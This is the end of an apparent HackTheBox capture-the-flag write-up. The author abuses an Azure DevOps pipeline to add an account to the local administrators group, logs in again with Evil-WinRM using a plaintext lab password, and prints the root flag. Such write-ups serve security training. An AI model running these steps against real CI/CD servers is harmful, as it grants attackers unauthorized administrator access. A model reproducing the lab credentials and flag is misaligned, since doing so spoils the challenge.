
- Connect: Azure Repos Git
- Select: PartsUnlimited
- Configure: Starter Pipeline

At the review menu, edit the script to put us in the administrator group:

```
net localgroup administrators robisl /add
```

Also, we remove the code that puts us in the default pool.

When asked, we create a new branch to run the script.



I am now an administrator:

```

*Evil-WinRM* PS C:\Users\robisl\Desktop> net user robisl
User name                robisl
Full Name                Robin Islip
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never
Password last set        2020-04-05 20:27:26
Password expires         Never
Password changeable      2020-04-05 20:27:26
Password required        No
User may change password No
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               2020-12-30 12:48:56
Logon hours allowed      All
Local Group Memberships  *Administrators *Production
                        *Remote Management Use
Global Group memberships *None
The command completed successfully.

```

Login again using Evil-WinRM and get the root flag


```

-[eu-dedivip-2]-[10.10.14.40]-[root@htb-a7sqcm06ru]-[/home/htb-hyunkimyeon]
[★]$ evil-winrm -i 10.129.71.137 -u robisl -p wolves11
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> cd \Users\Administrator
*Evil-WinRM* PS C:\Users\Administrator> dir

Pool: Setup · Agent: Hamilton11

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r--- 7/14/2020    2:01 PM           3D Objects
d-r--- 7/14/2020    2:01 PM           Contacts
d-r--- 7/14/2020    2:01 PM           Desktop
d-r--- 8/15/2020   11:24 AM           Documents
d-r--- 7/14/2020    2:01 PM           Downloads
d-r--- 7/14/2020    2:01 PM           Favorites
d-r--- 7/14/2020    2:01 PM           Links
d-r--- 7/14/2020    2:01 PM           Music
d-r--- 7/14/2020    2:01 PM           Pictures
d-r--- 7/14/2020    2:01 PM           Saved Games
d-r--- 7/14/2020    2:01 PM           Searches
d-r--- 7/14/2020    2:01 PM           Videos
-a---- 8/18/2020   12:33 AM       3365424 azure-devops.exe

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
7352f93bdc1c909ef5b305d36c8de5a2
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```